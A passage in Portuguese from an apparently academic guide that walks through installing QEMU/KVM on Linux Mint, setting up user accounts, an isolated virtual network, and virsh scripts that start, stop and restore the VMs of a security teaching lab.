
#### 3.4.1.4 4ª Etapa - Instalação, configuração e padronização do QEMU / KVM no Linux Mint

1. Nesta etapa iniciam-se as configurações onde permitirão que o administrador do laboratório habilite os devidos recursos no Linux Mint para execução de máquinas virtuais dentro do ambiente isolado para os estudos. Há diversos recursos tecnológicos que provêm a construção e o gerenciamento virtualizado de sistemas operacionais convidados dentro de uma máquina hospedeira.

Para a implementação do laboratório identificamos que para um correto isolamento das configurações do sistema operacional, das configurações das máquinas virtuais para as práticas e do controle da rede interna e externa, foi necessário adaptar dentro do laboratório a tecnologia KVM (Kernel-based Virtual Machine) um recurso de código aberto que permite transformar qualquer máquina Linux em um hospedeiro e execute diversas máquinas virtuais de forma isolada. Em conjunto ao KVM adotamos o QEMU, um emulador gerenciador de máquinas virtuais de código aberto.


2. Dando continuidade ao processo de configuração do ambiente, acesse o menu inicial do Linux Mint, pesquise por Usuários e Grupos e clique para acessar.

**Figura 51** – *Acessando o gerenciador de grupos e usuários*




Fonte: Elaborado pelos autores.

3. Com acesso ao gerenciador é possível definir níveis de acesso no sistema operacional e seus respectivos grupos, podendo também ser configurado via terminal. Dentro do gerenciador haverá somente o usuário padrão Aluno criado, porém sem as devidas limitações necessárias e sem o usuário Administrador disponível. Para criar o novo Administrador, clique em Adicionar, altere o tipo de conta para Administrador e insira o nome de usuário AdmLAB.

**Figura 52** – *Usuário AdmLAB com acesso completo*

Fonte: Elaborado pelos autores.


- Com o usuário AdmLAB criado, defina a senha e o acesso aos grupos de controle que o mesmo deverá ter acesso. Como sendo um usuário do tipo Administrador o mesmo não deve ter nenhuma restrição, portanto, habilite-o para todos os grupos. A senha é definida conforme escolha do Administrador, no caso o docente, mas para os testes utilizou-se a senha Admlab123. Para habilitar os grupos ao Administrador clique no campo Grupos logo abaixo de senha e marque todas as opções disponíveis e clique em OK.

**Figura 53** – *Definição de senha e grupos e acesso*

Fonte: Elaborado pelos autores.

5. Com o usuário Administrador já criado, agora é necessário remover o usuário Aluno do acesso Administrador. Para alterar selecione o usuário Aluno, clique em tipo de conta e altere para Padrão. Logo em seguida clique em Grupos e marque as opções Aluno, KVM e LibVirt.


**Figura 54** – *Tipo de conta e grupos de acesso*



Fonte: Elaborado pelos autores.

6. Com os usuários configurados será realizada a instalação dos pacotes e bibliotecas para habilitar o gerenciador de máquinas virtuais e ter o acesso à virtualização. Para este procedimento acesse a barra de tarefas do Linux Mint, clique em Conexões de Rede e valide se o equipamento está conectado à internet.

**Figura 55** – *Conexão de rede habilitada*



Fonte: Elaborado pelos autores.

7. Acesse o menu inicial do Linux Mint, pesquise por Terminal e clique para acessar.
8. O terminal do Linux Mint permitirá a inserção de alguns comandos para a instalação das bibliotecas e pacotes do KVM/QEMU, Virt Viewer e do gerenciador gráfico para configurar as máquinas virtuais dentro do sistema, o Virt Manager. Execute como super usuário os comandos ou acesse o local do arquivo contendo o script no terminal para instalar os pacotes e bibliotecas.


**Figura 56** – *Comandos para instalação de bibliotecas*



Fonte: Elaborado pelos autores.

9. Após a instalação dos pacotes para a virtualização, o diretório (`/var/lib/libvirt/images`) já estará disponível na estrutura de diretórios do sistema. Neste diretório serão armazenadas as imagens dos sistemas virtualizados, onde será usada a partição (`/dev/sda3`) de 50GB. Abra o gerenciador de discos, selecione a partição (`/dev/sda3`) e selecione a opção "Editar opções de montagem".


**Figura 57** – *Opções de partição*



Fonte: Elaborado pelos autores.

10. Em opções de montagem, clique no botão "Padrões de sessão de usuário" e desabilite-o. Nas opções disponíveis, marque somente a opção "Montar ao inicializar o sistema", e defina a opção de montagem para (/var/lib/libvirt/images).

**Figura 58** – *Opções de montagem*



Fonte: Elaborado pelos autores.

11. Após as instalações realizadas acesse o menu iniciar do Linux Mint e pesquise por Gerenciador de Máquinas Virtuais. O gerenciador é o local onde o Administrador do laboratório criará suas máquinas virtuais. Seja qual for a especificação da máquina virtual a ser instalada, o processo e o local de instalação é o mesmo, mudando somente as configurações de cada máquina.

### Código 1 – Comandos no Terminal


```

1 sudo apt-get install
2 cpu-checker gir1.2-gtk-vnc-2.0 gir1.2-libosinfo-1.0 gir1.2-libvirt-glib-1.0 \
3 gir1.2-spiceclientglib-2.0 gir1.2-spiceclientgtk-3.0 \
4 ibverbs-providers ipxe-qemu ipxe-qemu-256k-compatible-efi-roms \
5 libcacard0 libfdt1 libgovirt-common \
6 libgovirt2 libgtk-vnc-2.0-0 libgvnc-1.0-0 libibverbs1 libiscsi7 \
7 libosinfo-1.0-0 libphodav-2.0-0 libphodav-2.0-common libpmem1 librados2 \
8 librbd1 librdmacm1 libslirp0 libspice-client-glib-2.0-8 \
9 libspice-client-gtk-3.0-5 libspice-server1 libusbredirhost1 \
10 libusbredirparser1 libvirglrenderer1 libvirt-clients libvirt-daemon \
11 libvirt-daemon-driver-qemu libvirt-daemon-driver-storage-rbd \
12 libvirt-daemon-system libvirt-daemon-systemd libvirt-glib-1.0-0 \
13 libvirt0 msr-tools osinfo-db ovmf python3-distutils python3-lib2to3 \
14 python3-libvirt python3-libxml2 qemu-block-extra qemu-kvm qemu-system-common \
15 qemu-system-data qemu-system-gui qemu-system-x86 qemu-utils seabios \
16 spice-client-glib-usb-acl-helper virt-viewer virtinst \

```

12. Dentro do Gerenciador de Máquinas Virtuais selecione o Hipervisor QEMU / KVM e acesse a aba Editar e clique em Detalhes da Conexão.


**Figura 59** – *Hipervisor e detalhes da conexão*



Fonte: Elaborado pelos autores.

13. Será realizada a configuração da rede virtual isolada, onde somente o Linux Mint (Host) terá o acesso à internet. As máquinas virtuais (Guests) se comunicarão somente entre si, nada de acesso à internet ou a rede local da máquina. Para configurar a rede isolada clique na aba Redes Virtuais. Havendo uma rede default, exclua a rede para adicionar a rede do laboratório.


**Figura 60** – *Acessando a interface de rede*



Fonte: Elaborado pelos autores.

14. Para adicionar a nova rede clique no símbolo de adição [ + ], insira o nome da rede para *RedeIsoladaLAB*, altere o modo para *Isolated*, desabilite as configurações automáticas de IPv4 e IPv6 e, por fim, marque a opção de DNS domain name para *Custom* e deixe em branco.

**Figura 61** – Criando a interface de rede




Fonte: Elaborado pelos autores.

15. Com o ambiente pronto e com as máquinas virtuais definidas e instaladas no ambiente, serão configurados os botões para inicialização, encerramento e restauração das máquinas virtuais sem a necessidade de acessar o gerenciador de máquinas virtuais.

A necessidade de implementação dos botões de inicialização das máquinas virtuais surgiu para controlar o acesso do aluno no gerenciador Virt Manager do QEMU, onde o aluno não conseguirá acessar o gerenciador e nenhuma outra configuração do ambiente, fazendo com que as máquinas permaneçam confinadas dentro do gerenciador, sendo controladas somente pelo administrador da máquina, como por exemplo o docente da Instituição de ensino.

16. Para criar o botão de inicialização das máquinas virtuais é necessário saber o caminho onde as máquinas virtuais foram instaladas para que seja possível iniciá-las no por meio de links. Para isso acesse o Gerenciador de Máquinas Virtuais, selecione uma máquina virtual instalada e acesse os Detalhes da Máquina Virtual no menu do gerenciador.

**Figura 62** – Local onde as VMs ficam armazenadas



Fonte: Elaborado pelos autores.

17. Clique em VirtIO Disco 1 e copie o caminho do local onde a máquina está instalada. Feito isso, vá até um editor de texto e crie os scripts a seguir, informando quais máquinas deverão ser iniciadas e quais máquinas encerradas.

---

#### Código 2 – Script para iniciar as VM's

---

```
1 #!/bin/bash
2 virsh start debiancliente
3 virsh start debianservidor
4 virsh start kalilinux
5
6 sleep 1
7
8 virt-viewer debiancliente &
9 virt-viewer debianservidor &
10 virt-viewer kalilinux &
```

---

#### Código 3 – Script para encerrar as VM's

---

```
1 virsh shutdown debiancliente
2 virsh shutdown debianservidor
3 virsh shutdown kalilinux
```

---

**Código 4 – Script para restaurar as VM's**


```
1 #!/bin/bash
2 virsh snapshot-revert debiancliente current
3 virsh snapshot-revert debianservidor current
4 virsh snapshot-revert kalilinux current
```

18. Salve um arquivo com o nome (run-att-1.sh) para iniciar as máquinas, um arquivo com o nome (stop-att-1.sh) para encerrar as máquinas e outro arquivo com o nome (restore.sh) para restaurar as máquinas ao padrão inicial, onde serão eliminadas as alterações realizadas durante as práticas no ambiente. Defina um local para salvar estes arquivos, onde somente o administrador local tenha permissão para o acesso.

**Figura 63 – Local para salvar os scripts**

Fonte: Elaborado pelos autores.

19. Para que o script seja executável por qualquer usuário, é necessário definir a permissão de execução do arquivo como super usuário. Para isso acesse o Terminal do Mint como super usuário e insira os comandos (sudo chmod +x (run-att-1.sh), (stop-att-1.sh) e (restore.sh)).


**Figura 64 – Definindo permissão para executar os scripts**

Fonte: Elaborado pelos autores.

20. Para que o aluno consiga iniciar as máquinas virtuais que o docente necessita para as aplicação das práticas no ambiente confinado, o mesmo deverá acessar somente as máquinas que foram configuradas no script de inicialização.


No ambiente do Linux Mint, clique com o botão direito do mouse e crie 3 arquivos executáveis (lançador). Ao abrir o menu das propriedades dos lançadores, edite o nome dos Botões, insira o caminho onde os scripts foram salvos e adicione um comentário para informar ao aluno quais práticas o mesmo estará realizando.

**Figura 65** – Botões para iniciar, encerrar e restaurar VMs




Fonte: Elaborado pelos autores.

21. Salve os 3 executáveis gerados e permita que ambos os arquivos sejam salvos no menu do Linux Mint, na categoria Outros. Vá até o menu Outros e crie um atalho dos 3 botões executáveis para o Desktop do Linux Mint.
22. Como demonstração, foram criadas 3 pastas onde simulam práticas para o ambiente, onde dentro de cada pasta contém os 3 botões executáveis para cada prática. Fica a critério do administrador do ambiente a melhor forma de disponibilizar o acesso às práticas. Na 6ª etapa do Capítulo 3 é descrito como criar e aplicar pontos de restauração de uma máquina virtual, onde além de poder restaurar o ambiente, é possível criar pontos específicos para determinada prática de segurança da informação.

**Figura 66** – Pastas para práticas e botões executáveis

